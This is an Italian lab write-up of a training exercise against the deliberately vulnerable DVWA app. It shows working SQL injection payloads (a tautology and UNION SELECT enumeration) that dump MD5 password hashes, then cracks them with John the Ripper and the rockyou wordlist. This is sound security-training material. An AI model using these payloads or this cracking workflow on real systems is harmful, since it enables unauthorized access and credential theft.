

TRACCIA: recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro utilizzando i tool studiati nella lezione teorica.

Istruzioni per l'Esercizio:

1) Recupero delle Password dal Database:

- Accedete al database della DVWA per estrarre le password hashate.
- Assicuratevi di avere accesso alle tabelle del database che contengono le password.

2) Identificazione delle Password Hashate:

- Verificate che le password recuperate siano hash di tipo MD5.

3) Esecuzione del Cracking delle Password:

- Utilizzate uno o più tool per craccare le password:
- Configurare i tool scelti e avviate le sessioni di cracking.

4) Obiettivo:

- Craccare tutte le password recuperate dal database.

Dopo aver configurato le macchine accedo al sito DVWA ed entro nella sezione SQL injection ho eseguito i seguenti passaggi:

Recupero delle Password dal Database:

FASE 1

Inserisco nel form la stringa `1' OR '1'='1`, per modificare la logica della query SQL in modo che ritorni sempre vera e di conseguenza l'app ci restituisce in output tutti i "First name" e Surname presenti dentro quel database.

`1' OR '1'='1`



DVWA

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me


ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

FASE 2

Scoperto il database con:

`'UNION SELECT DATABASE(),null #`



DVWA

Vulnerability: SQL Injection

User ID:


Submit

ID: ' UNION SELECT DATABASE(),null #
First name: dvwa
Surname:

FASE 3

All'interno di dvwa ho scoperto due "tabelle" cioè users e guestsbooks con:

'UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = 'dvwa' #




The image shows the DVWA (Damn Vulnerable Web Application) interface for the 'Vulnerability: SQL Injection' section. The 'User ID' field is empty, and the 'Submit' button is visible. Below the form, the output of the SQL injection is displayed in red text. The first result shows 'First name: guestbook' and 'Surname:'. The second result shows 'First name: users' and 'Surname:'.

```
ID: 'UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = 'dvwa' #  
First name: guestbook  
Surname:  
  
ID: 'UNION SELECT table_name,null FROM information_schema.tables WHERE table_schema = 'dvwa' #  
First name: users  
Surname:
```

FASE 4

Ho scoperto gli hash delle password all'interno della tabella users con:

'UNION SELECT user, password FROM users#



The image shows the DVWA (Damn Vulnerable Web Application) interface for the 'Vulnerability: SQL Injection' section. The 'User ID' field is empty, and the 'Submit' button is visible. Below the form, the output of the SQL injection is displayed in red text. The results show five rows of data, each with a user ID, first name, and surname (which is a password hash).

```
ID: ' UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: ' UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: ' UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: ' UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: ' UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Problema ed esecuzione del Cracking delle Password

Dopo aver creato il file hash.txt attraverso nano dove ho ricopiato gli hash e decompresso e spostato sul desktop il file rockyou.txt, ho utilizzato per il cracking delle password il tool John The Ripper.

Il comando che ho utilizzato è il seguente:

```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/hash.txt
```

Una volta lanciato l'esecuzione il tool mi ha restituito le decriptazione delle password.

```
(kali@kali)-[/usr/share/wordlists]
$ john --format=raw-md5 --wordlist=/home/kali/Desktop/rockyou.txt /home/kali/Desktop/hash.txt

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123        (?)
letmein       (?)
charley       (?)
4g 0:00:00:00 DONE (2025-05-08 10:04) 133.3g/s 96000p/s 96000c/s 128000C/s my3kids.. soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```